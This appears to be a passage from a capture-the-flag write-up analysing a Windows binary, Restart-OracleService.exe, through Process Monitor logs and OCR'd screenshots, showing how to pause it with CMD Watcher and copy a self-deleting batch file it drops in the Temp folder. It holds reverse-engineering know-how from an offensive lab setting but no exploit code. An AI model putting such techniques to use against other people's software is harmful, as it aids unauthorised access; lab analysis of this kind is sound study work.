11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\gdi32.dll                                                                                      SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\gdi32full.dll                                                                                  SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Thread Create                                                                                                                                    SUCCESS            Thread ID: 6792
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\ole32.dll                                                                                      SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Users\DEDSEC\Desktop\Pivotapi\WINMM.DLL                                                                         NAME NOT FOU...    Desired Access: ...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\rpcrt4.dll                                                                                     SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\winmm.dll                                                                                      SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 QueryBasicInformationF...     C:\Windows\System32\winmm.dll                                                                                      SUCCESS            CreationTime: 1...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\System32\winmm.dll                                                                                      SUCCESS
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\winmm.dll                                                                                      SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\System32\winmm.dll                                                                                      FILE LOCKED W...   SyncType: SyncT...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\combase.dll                                                                                    SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\System32\winmm.dll                                                                                      SUCCESS            SyncType: SyncT...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\winmm.dll                                                                                      SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\shlwapi.dll                                                                                    SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\System32\winmm.dll                                                                                      SUCCESS
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe.Local                                                   NAME NOT FOU...    Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21             SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS         Desired Access: ...
11:04:... Restart-Oracl... 5336 QueryBasicInformationF...     C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS         CreationTime: 1...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS         Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll FILE LOCKED W... SyncType: SyncT...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS         SyncType: SyncT...
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS         Image Base: 0x...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21\comctl32.dll SUCCESS
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\imm32.dll                                                                                      SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 QueryBasicInformationF...     C:\Windows\System32\imm32.dll                                                                                      SUCCESS            CreationTime: 1...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\System32\imm32.dll                                                                                      SUCCESS
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\imm32.dll                                                                                      SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\System32\imm32.dll                                                                                      FILE LOCKED W...   SyncType: SyncT...
11:04:... Restart-Oracl... 5336 QueryStandardInformati...     C:\Windows\System32\imm32.dll                                                                                      SUCCESS            AllocationSize: 1...
11:04:... Restart-Oracl... 5336 CreateFileMapping             C:\Windows\System32\imm32.dll                                                                                      SUCCESS            SyncType: SyncT...
11:04:... Restart-Oracl... 5336 CloseFile                     C:\Windows\System32\imm32.dll                                                                                      SUCCESS
11:04:... Restart-Oracl... 5336 Load Image                    C:\Windows\System32\imm32.dll                                                                                      SUCCESS            Image Base: 0x...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Users\DEDSEC\Desktop\SystemResources\Restart-OracleService.exe.mun                                              PATH NOT FOU...    Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\edgegdi.dll                                                                                    NAME NOT FOU...    Desired Access: ...
11:04:... Restart-Oracl... 5336 CreateFile                    C:\Windows\System32\oleaut32.dll                                                                                   SUCCESS            Desired Access: ...
11:04:... Restart-Oracl... 5336 QueryBasicInformationF...     C:\Windows\System32\oleaut32.dll                                                                                   SUCCESS            CreationTime: 1...
Showing 216 of 262,979 events (0.082%)     Backed by virtual memory
```



```
Time...  Process Name     PID   Operation                     Path                                                                                          Result             Detail
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS            CreationTime: 5/...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS            CreationTime: 5/...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\extd.exe                                   NAME NOT FOU...    Desired Access: ...
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 WriteFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Offset: 0, Length:...
3:18:0... Restart-Oracl... 5076 WriteFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Offset: 0, Length:...
3:18:0... Restart-Oracl... 5076 WriteFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Offset: 1,730,21...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Windows\System32\cmd                                                                       NAME NOT FOU...    Desired Access: ...
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Windows\System32\cmd.exe                                                                   SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Windows\System32\cmd.exe                                                                   SUCCESS            CreationTime: 1...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Windows\System32\cmd.exe                                                                   SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Windows\System32\cmd.exe                                                                   SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Windows\System32\cmd.exe                                                                   SUCCESS            CreationTime: 1...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Windows\System32\cmd.exe                                                                   SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS            CreationTime: 5/...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Windows\System32\cmd.exe                                                                   SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 CreateFileMapping             C:\Windows\System32\cmd.exe                                                                   FILE LOCKED W...   SyncType: SyncT...
3:18:0... Restart-Oracl... 5076 CreateFileMapping             C:\Windows\System32\cmd.exe                                                                   SUCCESS            SyncType: SyncT...
3:18:0... Restart-Oracl... 5076 QuerySecurityFile             C:\Windows\System32\cmd.exe                                                                   SUCCESS            Information: Label
3:18:0... Restart-Oracl... 5076 QueryNameInformation...       C:\Windows\System32\cmd.exe                                                                   SUCCESS            Name: \Window...
3:18:0... Restart-Oracl... 5076 QuerySecurityFile             C:\Windows\System32\cmd.exe                                                                   SUCCESS            Information: Ow...
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Windows\apppatch\sysmain.sdb                                                               SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Windows\apppatch\sysmain.sdb                                                               SUCCESS            CreationTime: 1...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Windows\apppatch\sysmain.sdb                                                               SUCCESS
3:18:0... Restart-Oracl... 5076 QueryBasicInformationF...     C:\Windows\System32\cmd.exe                                                                   SUCCESS            CreationTime: 1...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Windows\System32\cmd.exe                                                                   SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryAttributeTagFile         C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS            Attributes: A, Re...
3:18:0... Restart-Oracl... 5076 SetDispositionInformati...    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS            Flags: FILE_DIS...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B77.tmp                                    SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\extd.exe                                   NAME NOT FOU...    Desired Access: ...
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryAttributeTagFile         C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Attributes: A, Re...
3:18:0... Restart-Oracl... 5076 SetDispositionInformati...    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS            Flags: FILE_DIS...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp\B76.bat                                    SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp                                            SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryAttributeTagFile         C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp                                            SUCCESS            Attributes: D, Re...
3:18:0... Restart-Oracl... 5076 SetDispositionInformati...    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp                                            SUCCESS            Flags: FILE_DIS...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp\B75.tmp                                            SUCCESS
3:18:0... Restart-Oracl... 5076 CreateFile                    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp                                                    SUCCESS            Desired Access: ...
3:18:0... Restart-Oracl... 5076 QueryAttributeTagFile         C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp                                                    SUCCESS            Attributes: D, Re...
3:18:0... Restart-Oracl... 5076 SetDispositionInformati...    C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp                                                    SUCCESS            Flags: FILE_DIS...
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\AppData\Local\Temp\B65.tmp                                                    SUCCESS
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19041.488_none_ca04af081b815d21 SUCCESS
3:18:0... Restart-Oracl... 5076 CloseFile                     C:\Users\DEDSEC\Desktop\Pivotapi                                                              SUCCESS
Showing 181 of 791,766 events (0.022%)     Backed by virtual memory
```

If you analize the output you find that the binary create a file inside "AppData\Local\Temp\" directory with the random name everytime and then it's delete the bat file.

So for getting that random bat file we need to stop the binary before it's delete that bat file So for that i use CMDWatcher.
Link : https://www.kahusecurity.com/tools.html
Select the Interactive mode and then start the monitoring and then execute the binary.



C:\Users\DEDSEC\Desktop\Pivotapi
This PC › Desktop › Pivotapi
Restart-OracleService.exe
Server MSSQL.msg
WinRM Service.msg
3
CMD Watcher v0.3
1
2
COMMANDOVM
COMPLETE MANDIANT OFFENSIVE VM

Mode
○ Manual
● Interactive

Kill Process
☑ CMD ☑ PowerShell ☑ RunDll32 ☑ Wscript
☐ User-Defined:

Stop Start

Click resume the process.


C:\Users\DEDSEC\Desktop\Pivotapi
Restart-OracleService.exe
Server MSSQL.msg
WinRM Service.msg
CMD Watcher v0.3
Stop
Start
COMMANDOVM
COMPLETE MANDIANT OFFENSIVE VM

```
PROCESS: Restart-OracleService [4160]
FILE: C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe
CMDLINE: "C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe"
```


New Process Detected

PROCESS: Restart-OracleService [4160]
FILE: C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe

```
"C:\Users\DEDSEC\Desktop\Pivotapi
\Restart-OracleService.exe"
```

Kill Process | Resume Process

You got the bat file location go to that location in your file manager.


Manage
C:\Users\DEDSEC\Desktop\Pivotapi
C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe
computer
Pivotapi
README.txt
SoloBlackH...
Flameshot
COMMANDOVM
COMPLETE MANDIANT OFFENSIVE VM

CMD Watcher v0.3

```
FILE: C:\Windows\System32\dllhost.exe
CMDLINE: C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}

PROCESS: conhost [7716]
FILE: C:\Windows\System32\conhost.exe
CMDLINE: \??\C:\Windows\system32\conhost.exe 0x4

PROCESS: cmd [3860]
FILE: C:\Windows\System32\cmd.exe
CMDLINE: "C:\Windows\system32\cmd" /c "C:\Users\DEDSEC\AppData\Local\Temp\5429.tmp\542A.tmp
\542B.bat C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe"

PROCESS: MicrosoftEdgeUpdate [7056]
FILE: C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
CMDLINE: "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /ua /installsource
scheduler
```


Mode: ○ Manual ● Interactive
Kill Process: ☑ CMD ☑ PowerShell ☑ RunDll32 ☑ Wscript □ User-Defined:

New Process Detected

PROCESS: cmd [3860]
FILE: C:\Windows\System32\cmd.exe

```
"C:\Windows\system32\cmd" /c "C:\Users
\DEDSEC\AppData\Local\Temp\5429.tmp
\542A.tmp\542B.bat C:\Users\DEDSEC
\Desktop\Pivotapi\Restart-
OracleService.exe"
```


Copy both file into your desktop in any folder.



This PC › Local Disk (C:) › Users › DEDSEC › AppData › Local › Temp › 5429.tmp › 542A.tmp

Name	Date modified	Type	Size
542B.bat	5/14/2021 7:22 AM	Windows Batch File	1,690 KB
542C.tmp	5/14/2021 7:22 AM	TMP File	0 KB

copy both files inside my desktop/files folder and then resume the process.



CMD Watcher v0.3

```
PROCESS: dllhost [828]
FILE: C:\Windows\System32\dllhost.exe
CMDLINE: C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}

PROCESS: dllhost [2980]
FILE: C:\Windows\System32\dllhost.exe
CMDLINE: C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}

PROCESS: dllhost [2752]
FILE: C:\Windows\System32\dllhost.exe
CMDLINE: C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}

PROCESS: SearchFilterHost [2252]
ILE: C:\Windows\System32\SearchFilterHost.exe
MDLINE: "C:\Windows\system32\SearchFilterHost.exe" 0 804 808 816 8192 812 788
```

Mode: ○ Manual ● Interactive
Kill Process: ☑ CMD ☑ PowerShell ☑ RunDll32 ☑ Wscript □ User-Defined:

